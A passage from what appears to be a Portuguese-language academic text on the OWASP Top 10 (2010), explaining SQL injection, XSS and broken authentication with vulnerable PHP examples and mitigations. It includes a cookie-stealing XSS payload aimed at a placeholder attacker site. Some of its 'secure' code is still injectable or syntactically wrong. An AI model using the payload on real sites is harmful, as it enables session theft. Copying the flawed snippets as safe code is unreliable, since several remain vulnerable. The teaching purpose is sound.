de cada organização. Em outras palavras, quem define qual é o impacto de negócio e o agente de ameaça é a própria organização. O vetor de ataque, as vulnerabilidades (prevalência e detecção) e o impacto técnico servem de base ou guia para facilitar e tornar assertivo a definição do agente de ameaça e do impacto de negócio.

Um atacante poderá percorrer caminhos diferentes através de uma aplicação podendo causar danos à organização. Estes caminhos podem ser fáceis ou extremamente difíceis de serem explorados de forma similar os danos causados podem variar conforme exemplifica a figura 02.

Figura 02 – Caminhos percorrido pelo atacante



Fonte: Top Ten(2010)

Para determinar o risco é preciso avaliar a probabilidade associada ao agente de ameaça, o vetor de ataque e a vulnerabilidade de segurança e combiná-los com a estimativa de impacto técnico e de negócio da organização. Os elementos referidos, todos juntos, determinam o risco global ou total.(OWASP Top 10, 2010)

2 -A1 Injeção(Injection)

2.1 – Conceitos Básicos

A Injeção caracteriza-se quando o atacante, incluindo utilizadores internos e administradores, podem enviar dados não confiáveis ao sistema, ou seja, sem tratamento adequado. Esses dados (na verdade trata-se de strings que formam uma consulta, queries) chegam até o sistema e atingem um interpretador de comandos. A injeção pode ocorrer como consultas SQL, LDAP ou Xpath. “...este método é particularmente perigoso, pois consiste na inserção de código SQL não previsto e, de modo arbitrário, compromete toda a funcionalidade do sistema e também da base de dados.” (SICA; REAL, 2007, p 65)

Segundo o projeto OWASP Top 10 (2010) a classificação do risco é enquadrado da seguinte forma: o vetor de ataque é considerado fácil pois pode ser constituído por qualquer fonte de dados. A detecção é considerada média porque é fácil encontrá-la quando se faz uma verificação do código fonte da aplicação, porém é mais difícil através de testes. Scanner e Fuzzers poderão ajudar os atacantes a encontrá-las. O impacto para o negócio é severo pois pode, por exemplo, prejudicar toda a base de dados e pode também dar acesso total do sistema ao atacante. A tabela 02 sintetiza a classificação do risco.

Tabela 02 – Mapeamento do risco de injeção.

Agente de Ameaça	Vector de Ataque	Vulnerabilidade de Segurança		Impacto Técnico	Impacto de Negócio
		Prevalência	Detecção		
	Exploração				
	Fácil	Comum	Médio	Severo	

Fonte: OWASP Top 10 (2010).

2.2 - Exemplo de aplicação vulnerável

Todo formulário web pode servir como porta de entrada(uma vulnerabilidade) para o ataque de Injeção de SQL. É mais comum este ataque acontecer na tela de login, pois este é o primeiro formulário do sistema e normalmente é mais exposto do que os demais formulários. Mas isso não significa que os formulário internos (os posteriores à tela de login) do sistema não precisem de prevenção. É importante

lembrar que o atacante pode ser externo (provavelmente atacando a tela de login) e interno (usuário do sistema mal intencionado). O atacante tentará, através de várias tentativas, descobrir a estrutura do banco de dados, por isso é importante que os nomes de campos dos formulários não lembrem os nomes dos campos do banco de dados. conforme relata Pessoa (2007, p. 108)

é necessário que o atacante realize tentativas de acesso para conhecer a estrutura do banco de dados. Essa tarefa se torna mais fácil quando os nomes das variáveis usadas em formulário HTML são usados na estrutura do banco de dados, afinal o código HTML é legível aos usuários da web.

Importante salientar que a utilização de nomes de variáveis diferentes não impedirá o ataque de injeção de SQL. Pessoa (2007, p. 108)

Como exemplo de aplicação vamos considerar o formulário de login como o apresentado na figura 03 e pelo código 1.1.




Figura 03 – Exemplo de formulário web. Tela de login.

```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
2 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
3 <html xmlns="http://www.w3.org/1999/xhtml" lang="pt-br">
4   <head>
5     <title>Página de login</title>
6     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>
7   </head>
8   <body>
9     <p>Está é a tela de login!!!</p>
10    <form action="receber_formulario.php" method="post">
11      <p>Login:<input type="text" name="login" value="" /></p>
12      <p>Senha:<input type="text" name="senha" value="" /></p>
13      <p><input type="submit" value="Efetuar login" /></p>
14    </form>
15  </body>
16 </html>
```

Código 1.1 – Exemplo de formulário web.

O código que interage com o formulário da figura 02 deve receber os dados vindo do formulário, conectar-se com o banco de dados, montar a declaração SQL, enviá-la para o banco de dados (o interpretador) e checar se houve êxito na execução da declaração.

```
1 <?php
2 $login  = $_POST['login'];
3 $senha  = $_POST['senha'];
4
5 $mysqli = new mysqli("localhost", "desenvolvedor", "12345678", "teste");
6
7 $sql    = "SELECT * FROM usuarios WHERE login = '$login' AND senha = '$senha'";
8 $result = $mysqli->query($sql);
9
10 if( $result->num_rows )
11     echo "Você foi logado no sistema!!!";
12 else
13     echo "Você não foi logado no sistema!!!";
14
15 var_dump($sql);
16 ?>
```

Código 1.2 – Código em PHP que recebe e processa os dados de um formulário web

As linhas 2 e 3 recebem os dados vindos do formulário via método post e armazenam em suas respectivas variáveis. A linha 5 conecta-se com o banco de dados. A linha 7 cria dinamicamente a declaração SQL. A linha 8 envia e executa a declaração SQL para o banco de dados. A linha 10 testa o resultado e em caso afirmativo permite acesso e registra credenciais do usuário no sistema. A linha 15 utiliza-se da função PHP `var_dump()` para debugar o código, ela mostra o conteúdo e tipo da variável. Neste exemplo, é preciso ver o que aconteceu com a variável `$sql`.

O código 1.2 se torna vulnerável, principalmente, pelo fato de construir a declaração SQL dinamicamente (vide linha 7). Os dados que chegam do formulário não são tratados adequadamente e acabam por compor uma declaração SQL maliciosa.

2.3 - Prevenção

Segundo Wichers e Manico (2011) a vulnerabilidade de Injeção pode ser prevenida de três formas distintas: a) utilizando-se de consultas parametrizadas, b) utilizando-se de procedimentos armazenados (stored procedures) e c) codificando

caracteres de entrada

A primeira forma (consultas parametrizadas) utilizam-se de recursos internos do SGBD para preparar a declaração SQL. Essa abordagem não cria a declaração SQL dinamicamente, garantindo assim, que a declaração não seja alterada indevidamente.

No PHP é possível contar com a extensão PDO para utilizar-se de consultas parametrizadas. Essa extensão define uma interface consistente para acesso a banco de dados em PHP. Ela facilita a manutenção do código fonte e auxilia a troca de banco de dados utilizado na codificação. (GILMORE, 2008 p.631)

O código 1.3 faz uso da extensão PDO, entre as linhas 2 e 10 ocorre a conexão com o banco de dados, na linha 8 é instanciada a classe PDO. As linhas 12 e 13 recebem os dados do formulário. A linha 15 utiliza o método prepare() do objeto instanciado para preparar o comando SQL, repare que não é passado os parâmetros diretamente na declaração SQL, em seu lugar estão apenas as referências “:login” e “:senha”. A função principal é a bindParam() que “liga-se um parâmetro para o nome da variável especificada” (Manual Oficial do PHP, 2011) é ela quem faz todo o trabalho de sanitização. A linha 19 executa o comando e, entre as linhas 21 e 26, é checado o resultado da consulta.

```

1 <?php
2 $dsn      = 'mysql:dbname=teste;host=localhost';
3 $user     = 'desenvolvedor';
4 $password = '12345678';
5
6 try {
7     $dbh = new PDO($dsn, $user, $password);
8 } catch (PDOException $e) {
9     echo 'Falha na conexão: ' . $e->getMessage();
10 }
11
12 $login = $_POST['login'];
13 $senha = $_POST['senha'];
14
15 $sth = $dbh->prepare("SELECT * FROM usuarios ".
16                     "WHERE login = :login AND senha = :senha");
17 $sth->bindParam(':login', $login);
18 $sth->bindParam(':senha', $senha);
19 $sth->execute();
20
21 if( $sth->rowCount() ){
22     echo "reusultado: true";
23 }else{
24     echo "reusultado: false";
25 }
26 ?>

```

Código 1.3 – Prevenindo injeção com consultas parametrizadas

A segunda forma, stored procedures (SP), são procedimentos previamente armazenados no SGBD. Seu funcionamento é similar as funções em uma linguagem de programação. SP podem receber ou não parâmetros e podem retornar ou não algum valor. A inconveniência dessa abordagem é que ela torna a aplicação pouco portátil, pois diferentes SGBD utilizam diferentes implementações da SP, ou seja, uma SP funcionando em MYSQL, por exemplo, poderá não funcionar em outro SGBD e vice-versa.

As operações da SP, por serem previamente elaboradas, não executarão aquilo que elas não foram desenhadas para executar garantindo assim a integridade da declaração SQL.

No código 1.4, entre as linhas 2 e 6 o código faz a conexão com o banco de dados através do driver mysqli (conjunto de código com o objetivo de realizar e gerenciar a conexão entre o código fonte e o SGBD). As linhas 8 e 9 recebem os dados vindos do formulário. Entre as linhas 11 e 13 é montado um array na variável \$query onde o índice 0(zero) contém o comando SQL que faz “chamada” para a SP e o índice 1 recupera o valor retornado pela SP. A linha 15 executa o comando SQL

do índice 0(zero). A linha 16 executa o comando SQL de índice 1 e guarda o seu resultado na variável \$res. A linha 17 apenas transforma o resultado da consulta em um objeto. Entre as linhas 20 e 24 checamos o resultado da consulta.

```
1 <?php
2 $mysqli = new mysqli("localhost", "desenvolvedor", "12345678", "teste");
3 if (mysqli_connect_errno()) {
4     $log->gravar("Falha na conexão: %s\n", mysqli_connect_error());
5     die();
6 }
7
8 $login    = $_POST['login'];
9 $senha    = $_POST['senha'];
10
11 $query    = array();
12 $query[]  = "CALL testarLogin(@valor, '". $login.'" , '". $senha.'" )";
13 $query[]  = "SELECT @valor";
14
15 $mysqli->query($query[0]);
16 $res      = $mysqli->query($query[1]);
17 $valor     = $res->fetch_object();
18 $nome      = "@valor";
19
20 if( $valor->$nome ){
21     echo "resultado: true";
22 }else{
23     echo "resultado: false";
24 }
25
26 $mysqli->close();
27 ?>
```

Código 1.4 – Prevenindo injeção com Stored Procedures

A stored procedure utilizada é ilustrada pelo código 1.5:

```
1 CREATE PROCEDURE testarLogin(
2     OUT quant INT,
3     IN param1 VARCHAR(200),
4     IN param2 VARCHAR(20)
5 )
6 BEGIN
7     SELECT COUNT(*) INTO quant FROM usuarios WHERE login = param1 AND senha = param2;
8 END #
```

Código 1.5 – Stored procedure utilizada na prevenção de injeção SQL

A terceira e última forma, codificação de saída de caractere, também conhecida como “escapar caractere”, é utilizar determinada função com o objetivo de codificar a saída de caracteres indesejados, no caso “ ’ ”(aspa simples), “ ” ”(aspa duplas), “ \ ”(barras), “ \n ”(quebra de linhas) e “\r” (recuo de carro). Existem várias funções com esse objetivo e também podem ser aplicadas diferentes abordagens para codificação de saída de caracteres. Wichers (2011) Sugere que a função nativa

do SGBD Mysql `mysql_real_escape_string()` seja utilizada para codificação de caracteres. O uso dessa função é implementada no código 1.6.

```
1 <?php
2 $link = mysql_connect('localhost', 'desenvolvedor', '12345678');
3 mysql_select_db("teste");
4 if (!$link) {
5     die('Falha na conexão!');
6 }
7
8 $login = $_POST['login'];
9 $senha = $_POST['senha'];
10
11 $login = mysql_real_escape_string($login, $link);
12 $senha = mysql_real_escape_string($senha, $link);
13
14 $sql = "SELECT * FROM usuarios WHERE login = '$login' AND senha = '$senha'";
15
16 $result = mysql_query($sql);
17
18 if( mysql_num_rows($result) == 1 ){
19     echo "resultado: true";
20 }else{
21     echo "resultado: false";
22 }
23 ?>
```

Código 1.6 – Prevenindo injeção codificando os caracteres

Observando o código 1.6 nota-se que entre a linha 2 e 6 é feita a conexão com o banco de dados feito através do driver mysql. As linhas 8 e 9 recebem os dados do formulário. As linhas 11 e 12 fazem o trabalho de codificação de saída dos caracteres utilizando-se da função `mysql_real_escape_string()`. A linha 14 monta o declaração SQL de forma dinâmica, porém de forma segura pois foi feito o tratamento de dados adequado. A linha 16 executa a declaração SQL e entre as linhas 18 e 22 é feita a checagem do resultado.

3 - A2 XSS(Cross Site Scripting)

3.1 – Conceitos Básicos

A XSS ocorre quando a aplicação inclui dados fornecidos pelo atacante numa página enviada para o navegador sem que alguma validação ou filtragem tenha sido feita. Pode ser, também, considerado como inserção HTML. O atacante utiliza-se da linguagem do lado do cliente (client-side) como o Java Script, por ser uma poderosa ferramenta de scripting, mas qualquer linguagem de script suportada pelo navegador da vítima é um alvo potencial para este ataque inclusive interpretadores como, por exemplo, Flash, SilverLight, ActiveX, VBScript e até mesmo “comportamentos não padrão” do navegador podem introduzir vetores de ataques sutis, dificultando, dessa forma, a detecção da vulnerabilidade.

Essa modalidade de ataque ocorre quando uma aplicação web aceita dados do usuário sem nenhum tipo de tratamento. Assim, um possível atacante pode injetar um código JavaScript, SQL, ActiveX ou outro, para comprometer a segurança da aplicação coletando dados ou burlando métodos de validação a áreas restritas. (SICA; REAL, 2007, p. 62)

Há três tipos de ataques XSS: refletido (Reflected), armazenado (persistido, Stored) e baseado no DOM (DOM Injection). O refletido caracteriza-se por receber os dados não seguros de um usuário e retorná-los diretamente para o browser. O XSS armazenado é quando os dados não seguros são armazenados em algum meio para que posteriormente seja recuperado. O baseado no DOM atua manipulando ou criando código client-side na página. O ataque pode utilizar apenas uma técnica ou uma combinação das três.

Comumente, argumenta-se que o XSS é refletido de qualquer forma, mas essa afirmação nos ajuda apenas na ilustração da vulnerabilidade: entendendo o XSS refletido entende-se os dois últimos, porém cada tipo de XSS reserva consequências e particularidades próprias como, por exemplo, no caso do XSS armazenado o prejuízo pode ser aumentado pelo simples fato de que o ataque se repetirá automaticamente toda vez que a informação armazenada for recuperada e exibida no browser.

O processo ocorre da seguinte forma; de um lado temos uma página que enviará dados não confiáveis para o script php do lado do servidor, essa página poderá conter desde um único link como até um formulário web. Esse script, por sua vez, recebe os dados sem validá-los nem filtrá-los e renderiza uma nova página (no caso do XSS refletido) novamente sem validar ou filtrar os dados.

Importante frisar que o Javascript permite o uso do protocolo XMLHttpRequest que por sua vez permite o uso da tecnologia AJAX. O uso do XMLHttpRequest permite, em alguns casos, contornar a política do navegador conhecida como “same source origination” encaminhando os dados da vítima para sites hostis e criando worms complexos e zumbis maliciosos.

Segundo o projeto OWASP Top 10 (2010) a classificação do risco é enquadrado da seguinte forma: o Impacto técnico desta vulnerabilidade é moderada podendo o atacante executar scripts no navegador da vítima para sequestrar dados de sessão, alterar a página de forma perniciosa, inserir conteúdo hostil, redirecionar o utilizador e até sequestrar o navegador com o uso de malware e zumbis.

Para detectar as vulnerabilidades na aplicação deve-se fazer uso de ferramentas estáticas e dinâmicas. Os testes automatizados são capazes de detectar os XSS de reflexão, mas frequentemente falham na detecção do XSS persistente. Já na detecção do XSS baseado no DOM nenhuma ferramenta foi capaz de obter êxito. Uma detecção completa requer uma combinação de revisão manual do código e teste de penetração manual. A tabela 03 sintetiza a classificação do risco.

Tabela 03 – Mapeamento do risco de XSS

Agente de Ameaça	Vector de Ataque	Vulnerabilidade de Segurança		Impacto Técnico	Impacto de Negócio
		Prevalência	Detecção		
	Exploração				
	Média	Generalizada	Fácil	Moderado	

Fonte: OWASP Top 10 (2010).

3.2 – Exemplo de aplicação vulnerável

Todo script que envia para o navegador dados não confiáveis serve de exemplo para este tipo de ataque. Uma única linha de código pode ser responsável pela vulnerabilidade. Vejamos este pequeno exemplo:

```

1 <?php
2
3 echo $_REQUEST("dado_nao_confivel");
4
5 ?>

```

Código 2.1– Aplicação vulnerável à XSS

Importante notar que apesar do ataque ser efetuado em uma linguagem client-side, o problema continua sendo da linguagem server-side, pois é ela quem faz o trabalho de receber e posteriormente enviar os dados ao navegador.

O ataque XSS se concretiza quando a aplicação não trata os dados quando estes são enviados do navegador para o servidor (no sentido cliente servidor) e novamente quando os dados não tratados partem do servidor para o navegador (sentido servidor cliente).

Um exemplo mais concreto seria o mencionado no projeto OWASP Top 10 (2010). O atacante envia um trecho de código escrito em Javascript que retorna o cookie do navegador através da função “document.cookie” e redireciona essa informação utilizando-se da função “document.location” para o site do atacante denominado www.attacker.com . Neste site um script escrito em cgi denominado “cookie.cgi” se encarregará de receber e armazenar o cookie roubado. Neste ataque, o atacante está preocupado com o ID de sessão de navegação da vítima, com posse dessa informação o atacante poderá criar requisições para o site verdadeiro como um usuário real. Os códigos 2.2 e 2.3 ilustram este ataque:

```

1 <?php
2
3 $CC = $_REQUEST("CC");
4 $page += "<input name='creditcard' type='text' value='$CC' >";
5 echo $page;
6
7 ?>

```

Código 2.2 – Outro exemplo de aplicação vulnerável à XSS

```

1 '><script>
2   document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'+%20+document.cookie
3 </script>

```

Código 2.3 – Dado não confiável inserido na aplicação

3.3 – Prevenção

Segundo Williams e Manico (2011) existem 8 regras (numeradas de 0 a 7) para evitar este tipo de vulnerabilidade: Regra 0(zero) - Nunca insira dados não confiáveis, exceto em locais permitidos, Regra 1 - Codificar código HTML antes de inserir dados não confiáveis em conteúdo de elementos HTML, Regra 2 - Codificar atributos antes de inserir dados não confiáveis em atributos HTML comuns, Regra 3 - Codificar código Javascript antes de inserir dados não confiáveis em valores HTML de Javascript, Regra 4 - Codificar CSS antes de inserir dados não confiáveis em valores de propriedades de estilos de HTML, Regra 5 - Codificar URL antes de inserir dados não confiáveis em parâmetros de URL, Regra 6 – Utilizar API para limpar e validar qualquer tipo de saída e Regra 7 – Evitar XSS baseado em DOM.

A regra de numeração zero (Nunca insira dados não confiáveis, exceto em locais permitidos) nos diz para não colocarmos nenhum tipo de dados em nosso HTML principalmente se estiverem entre tag's <script>, entre comentários HTML, como um atributo de uma tag <div> e quando o sistema escreve o nome da tag. A regra é especificada pelo trecho de código HTML 2.4.

Código 2.4 – Prevenção de XSS, regra 0(zero).

```
1 <script>...NÃO COLOCAR DADOS INSEGUROS AQUI...</script>
2 <!--...NÃO COLOCAR DADOS INSEGUROS AQUI...-->
3 <div ...NÃO COLOCAR DADOS INSEGUROS AQUI...=test />
4 <...NÃO COLOCAR DADOS INSEGUROS AQUI... href="/test" />
```

Fonte: Williams e Manico (2011)

Podemos traduzir a especificação do código 2.4 da seguinte forma: linha 01 não criar código Javascript dinamicamente, linha 02 não criar comentários HTML dinamicamente, linha 03 não criar atributos de tag HTML dinamicamente e linha 04 não criar tag HTML dinamicamente.

Esta regra diz ainda, que a única exceção para colocarmos dados não seguros nas regiões destacadas pelo código 2.4 estão definidas nas regras de numeração 1 e 5 que será abordada mais adiante. Diz também para evitar contextos aninhados (nested contexts) como um URL dentro de um Javascript pois as regras para esse contexto são demasiadas complicadas. Ainda como recomendação, esta regra diz que a aplicação não deve aceitar um código real de Javascript de uma

fonte não confiável e depois executá-lo.

A regra de numeração 1 (codificar código HTML antes de inserir dados não confiáveis em conteúdo de elementos HTML) diz que quando é incluso dados não confiáveis diretamente em algum lugar no corpo do HTML considerando as tag normais como “div”, “p”, “b”, “d” e etc... então é preciso codificar os seis seguintes caracteres: “ & ”(ê comercial), “ ” “ (aspas duplas), “ ’ ”(aspas simples), “ < ” (sinal de menor), “ > ”(sinal de maior) e “ \ ” (barra invertida). Este sinais podem (devem) ser trocados pelos indicados na tabela 04.

Tabela 04 – Codificando caracteres

Caracter	Deve ser substituído por...
&	&
<	<
>	>
"	"
'	' ' não é recomendado
\	/

Fonte: Williams e Manico (2011)

É possível ainda fazer uso da ESAPI com módulo “HTML entity escaping and unescaping” conforme ilustrado no código 2.5.

Código 2.5 – Prevenindo XSS com uso da função encodeForHTML(ESAPI)

```
1 <?php
2
3 $dado_inseguro = request.getParameter( "input" );
4 $dado_seguro = $ESAPI->encoder->encodeForHTML($dado_inseguro);
5
6 ?>
```

Fonte: OWASP Top 10(2010)

A regra de numeração 2 diz que é preciso codificar os caracteres quando é incluso dados não confiáveis em valores de atributos típicos como largura, nome, valor e etc... A regra salienta que não devem receber o mesmo tratamento os atributo considerados complexos como href, src, estilos e qualquer um dos tratadores de eventos como mouseover, onclick e etc...para esses atributos é preciso considerar a regra de numeração 3. A regra 2 é especificada pelo trecho de código HTML 2.6 e pode ser compreendida da seguinte forma: Não colocar dados

não confiáveis em atributos de tag's HTML estejam eles dentro de aspas duplas, simples ou mesmo sem aspas.

Código 2.6 – Prevenindo XSS, regra 2.

```
1 <div attr=...NÃO COLOCAR DADOS INSEGUROS AQUI...->content</div>
2 <div attr='...NÃO COLOCAR DADOS INSEGUROS AQUI...-'>content</div>
3 <div attr="...NÃO COLOCAR DADOS INSEGUROS AQUI...">content</div>
```

Fonte: Williams e Manico (2011)

É possível ainda fazer uso da ESAPI com módulo “HTML entity escaping and unescaping” conforme de mosntrado no código 2.7(repare que o método chamado difere do método chamado na utilização da ESAPI para a Regra 1).

Código 2.7 – Prevenindo XSS utilizando-se a função encode ForHTMLAttributes(ESAPI)

```
1 <?php
2
3 $dado_inseguro = request.getParameter( "input" );
4 $dado_seguro = $ESAPI->encoder->encodeForHTMLAttribute($dado_inseguro);
5
6 ?>
```

Fonte: OWASP Top 10 (2010)

Esta regra ainda salienta que é preferível utilizar os atributos com as aspas duplas do que com sem as aspas uma vez que atributos sem aspas podem ser facilmente quebrados por caracteres como “ ” (espaço), “ % ” (porcentagem), “ * ” (asterisco), “ + ” (sinal de soma), “ - ” (sinal de subtração), “ ; ” (ponto e vírgula), “ < ” (sinal de menor), “ = ” (sinal de igualdade), “ > ” (sinal de maior), “ ^ ” (circunflexo) e “ | ” (barra reta).

A regra de numeração 3 trata os dados que são inseridos como parâmetros em funções Javascript. Toda função que utilize parâmetros, atribuição à variáveis e principalmente tratadores de eventos devem ter os dados tratados. A regra 3 é especificada pelo trecho de código HTML 2.8.

Código 2.8 – Prevenindo XSS, regra 3.

```
1 <script>alert('...NÃO COLOCAR DADOS INSEGUROS AQUI...')</script>
2 <script>x='...NÃO COLOCAR DADOS INSEGUROS AQUI... '</script>
3 <div onmouseover="x='...NÃO COLOCAR DADOS INSEGUROS AQUI... '"></div>
```

Fonte: Williams e Manico (2011)

É possível fazer uso da ESAPI com módulo “HTML entity escaping and

unescapeing” conforme demonstrado no código 2.9.

Código 2.9 – Prevenindo XSS utilizando-se a função encode ForHTMLJavaScript (ESAPI).

```
1 <?php
2
3 $dado_inseguro = request.getParameter( "input" );
4 $dado_seguro   = $ESAPI->encoder->encodeForHTMLJavaScript($dado_inseguro);
5
6 ?>
```

Fonte: Top 10 (2010)

A regra de numeração 4 (codificar CSS antes de inserir dados não confiáveis em valores de propriedades de estilos de HTML) diz respeito à situação em que o sistema precisa colocar dados não confiáveis em um estilos CSS. O Importante é que o sistema use dados não confiáveis somente em um valor de propriedade CSS e não em outros lugares de estilo. A regra recomenda que estilos não devem ser colocados em propriedades complexas como URL e comportamentos. O trecho de código HTML 2.10 ilustra os locais que não devem ser colocados dados não confiáveis:

Código 2.10 – Prevenindo XSS, regra 4.

```
1 <style>selector { property : ...NÃO COLOCAR DADOS INSEGUROS AQUI...; } </style>
2 <style>selector { property : "...NÃO COLOCAR DADOS INSEGUROS AQUI..."; } </style>
3 <span style="property : ...NÃO COLOCAR DADOS INSEGUROS AQUI...">text</style>
```

Fonte: Williams e Manico (2011)

É possível fazer uso da ESAPI com módulo “HTML entity escaping and unescapeing” conforme demonstrado no código 2.11.

Código 2.11 – Prevenindo XSS utilizando-se a função encode ForHTMLCSS(ESAPI)

```
1 <?php
2
3 $dado_inseguro = request.getParameter( "input" );
4 $dado_seguro   = $ESAPI->encoder->encodeForCSS($dado_inseguro);
5
6 ?>
```

Fonte:OWASP Top 10 (2010)

A regra de numeração 5 (codificar URL antes de inserir dados não confiáveis em parâmetros de URL) diz respeito à situação em que o sistema precisa incluir âncoras em uma página que será enviada para o navegador os dados devem ser tratados apropriadamente. O código abaixo demonstra o local que deve ser

considerado na aplicação codificando-se todos os dados não confiáveis:

Código 2.12 – Prevenindo XSS, regra 5.

```
<a href="http://www.somesite.com
?test=...NÃO COLOCAR DADOS INSEGUROS AQUI...">link</a >
```

Fonte: Williams e Manico (2011)

Para esta regra poderá ser feito o uso da ESAPI com módulo "HTML entity escaping and unescaping" conforme demonstrado pelo código 2.13.

Código 2.13 – Prevenindo XSS utilizando-se a função encode ForURL(ESAPI)

```
1 <?php
2
3 $dado_inseguro = request.getParameter( "input" );
4 $dado_seguro   = $ESAPI->encoder->encodeForUrl($dado_inseguro);
5
6 ?>
```

Fonte: Top 10 (2010)

A regra ainda recomenda que para ser completo o tratamento da URL deve passar por uma validação antes conforme demonstrado no código 2.14:

Código 2.14 – Validação que completa a regra 5

```
1 <?php
2 $userURL    = $_REQUEST("userURL");
3 $isValidURL = $ESAPI->validator->isValidInput("URLContext", userURL, "URL", 255, false);
4 if ($isValidURL) {
5     $userURL = $ESAPI->encoder->encodeForHTMLAttribute($userURL);
6     echo "<a href=\"codeFor($userURL)\">link</a>";
7 }
8 ?>
```

Fonte: Top 10 (2010)

A regra de numeração 6 diz respeito da API AntiSamy, um projeto da OWASP que tem como finalidade garantir que o HTML/CSS fornecido pelo usuário está em conformidade com o sistema web. Esta API foi escrita inicialmente na linguagem Java e, por essa razão, não será abordado o seu uso.

A regra de numeração 7 trata do XSS baseado no DOM. A principal diferença entre o XSS baseado no DOM e os outros dois modos (refletido e armazenado) é que o XSS refletido e armazenado é um problema que deve ser tratado do lado do servidor enquanto o XSS baseado no DOM é um problema que deve ser tratado no lado do cliente. Porém, todo o código é gerado no servidor, por tanto é de

responsabilidade dos desenvolvedores da aplicação web tornar o código seguro contra ataques XSS em geral.

Para a devida prevenção de XSS baseado no DOM é preciso utilizar a ESAPI, porém não existe nenhum método específico contra XSS baseado em DOM. É preciso usar uma combinação dos métodos “encoders” fornecida pela API. A questão é saber qual método utilizar, pois cada subcontexto necessita de seu método de prevenção. Por subcontexto é compreendido que um ataque de XSS baseado no DOM utiliza-se de código Javascript concomitante uma tecnologia ou particularidade desta tecnologia, por exemplo, é possível fazer um ataque que utiliza-se de código Javascript e código HTML, no caso utilizaremos, na ordem, o método `encoderHTML()` da ESAPI para codificar o possível código malicioso escrito em HTML e, em seguida, utilizamos o método `encoderForJs()` da ESAPI conforme demonstrado no código 2.15. (MANICO et al., 2010)

Código 2.15 – Prevenindo XSS baseado no DOM, regra 7

```
1 <?php
2
3 $dado_seguro = $ESAPI->encoder->encodeForJs( $ESAPI->encoder->encodeHTML($dado_inseguro) );
4
5 ?>
```

Fonte: Manico(2010)

Se o subcontexto for, por exemplo, CSS então é preciso utilizar-se do método `encodeForCSS()`. Da mesma forma, se o subcontexto for um atributo de URL, será preciso então utilizar-se do método `encodeForURL()`. Se o subcontexto for um atributo de uma tag HTML será preciso então utilizar-se do método `encodeForHTMLAttr()`. Os exemplos são ilustrados no código 2.16.

Código 2.16 – Prevenindo XSS baseado no DOM – segunda forma, regra 7

```
1 <?php
2
3 $dado_seguro = $ESAPI->encoder->encodeForJs( $ESAPI->encoder->encodeForHTMLAttr($dado_inseguro) );
4 $dado_seguro = $ESAPI->encoder->encodeForJs( $ESAPI->encoder->encodeForCSS($dado_inseguro) );
5 $dado_seguro = $ESAPI->encoder->encodeForJs( $ESAPI->encoder->encodeForURL($dado_inseguro) );
6
7 ?>
```

Fonte: Manico(2010)

4 - A3 Quebra de Autenticação e da Gestão de Sessão

4.1 – Conceitos Básicos

Esta vulnerabilidade está relacionada com a autenticação e o gerenciamento de sessão da aplicação web. Esta vulnerabilidade se caracteriza quando a aplicação apresenta falhas em áreas como a saída de sessão (logout), gestão de palavras chave, expiração de sessões, sistemas do tipo “lembre-me” (remember me), questões secretas e atualizações de conta. Dentro do universo de autenticação e gerenciamento de sessões essas funções são consideradas menos importantes e, por essa razão, as mais atacadas. Não obstante, falhas no mecanismo principal não são incomuns.

A detecção é de nível médio, pois encontrar essas falhas pode ser difícil tarefa, uma vez que cada implementação tem suas próprias características. As ferramentas automatizadas dificilmente obtém sucesso com esta vulnerabilidade, da mesma forma as ferramentas de análise estática não são eficazes. A análise manual, revisão de código e teste são mais indicadas, especialmente se combinadas. O nível de exploração é mediano, o atacante utiliza-se de falhas nas funções de autenticação ou de gestão de sessões. O atacante pode ser um agente externo anônimo. Utilizadores internos que tentam furtar as contas(login) de outros usuários ou que procuram disfarçar suas ações também devem ser considerados. Sendo o ataque bem sucedido o atacante poderá fazer tudo como se fosse a vítima, conta de acesso com maiores privilégios são, frequentemente, as mais visadas. A tabela 05 sintetiza a classificação do risco.

Tabela 05 – Mapeamento do risco de Quebra de Autenticação

Agente de Ameaça	Vector de Ataque	Vulnerabilidade de Segurança		Impacto Técnico	Impacto de Negócio
	Exploração	Prevalência	Detecção		
	Média	Comum	Média	Severo	

Fonte: OWASP Top 10 (2010).

4.2 – Exemplo de aplicação vulnerável

Este tipo de vulnerabilidade não permite que seja elencado um único código fonte como exemplo, pois o mesmo é particular a cada aplicação web. Da mesma forma sua prevenção não se faz em apenas um código ou em uma única forma. OWASP Top 10 (2010)

Quando os processos de expiração da sessão não estão implementados de forma adequada o sistemas encontra-se vulnerável, por exemplo, o usuário utiliza um computador público para acessar a um sistema web, ao termino de sua utilização ele em vez de selecionar a opção de “logout” para sair da sessão, ele simplesmente fecha a janela do navegador web e vai-se embora. Um atacante pode utilizar o mesmo navegador web uma hora mais tarde e mesmo assim a sessão original continua ativa e devidamente autenticada

Outro exemplo é quando a aplicação web suporta a reescrita de URL e coloca os identificadores de sessão diretamente na URL. Um usuário autenticado poderia querer que seus amigos soubessem da venda. Ele encaminha por e-mail o a URL sem saber que o identificador da sessão acompanha a URL. Quando um de seus amigos acessar a URL ele não só usará o identificar de sessão como também os dados pertinentes à sua conta de acesso, como por exemplo, número de cartão de crédito associado a sessão.

Um atacante mais experiente, notando que o sistema lhe pede para responder a uma pergunta como por exemplo, “Qual é a sua cor favorita?”, poderá recuperar a senha de acesso utilizando-se um aplicativo para aplicar um ataque do tipo “task force” até que seja descoberta a cor correta que satisfaça a pergunta. O aplicativo de “task force” é configurado para realizar requisições subsequentes e em cada uma delas uma cor será testada, a cor correta é descoberta pela resposta de cabeçalho HTTP da aplicação que quando a cor está errada envia uma resposta negativa e quando a cor está correta envia uma resposta afirmativa.

4.3 – Prevenção

O objetivo da prevenção é verificar se o aplicativo autentica corretamente os usuários e protege as identidades das credenciais. A recomendação primária do OWASP Top 10 (2010) é:

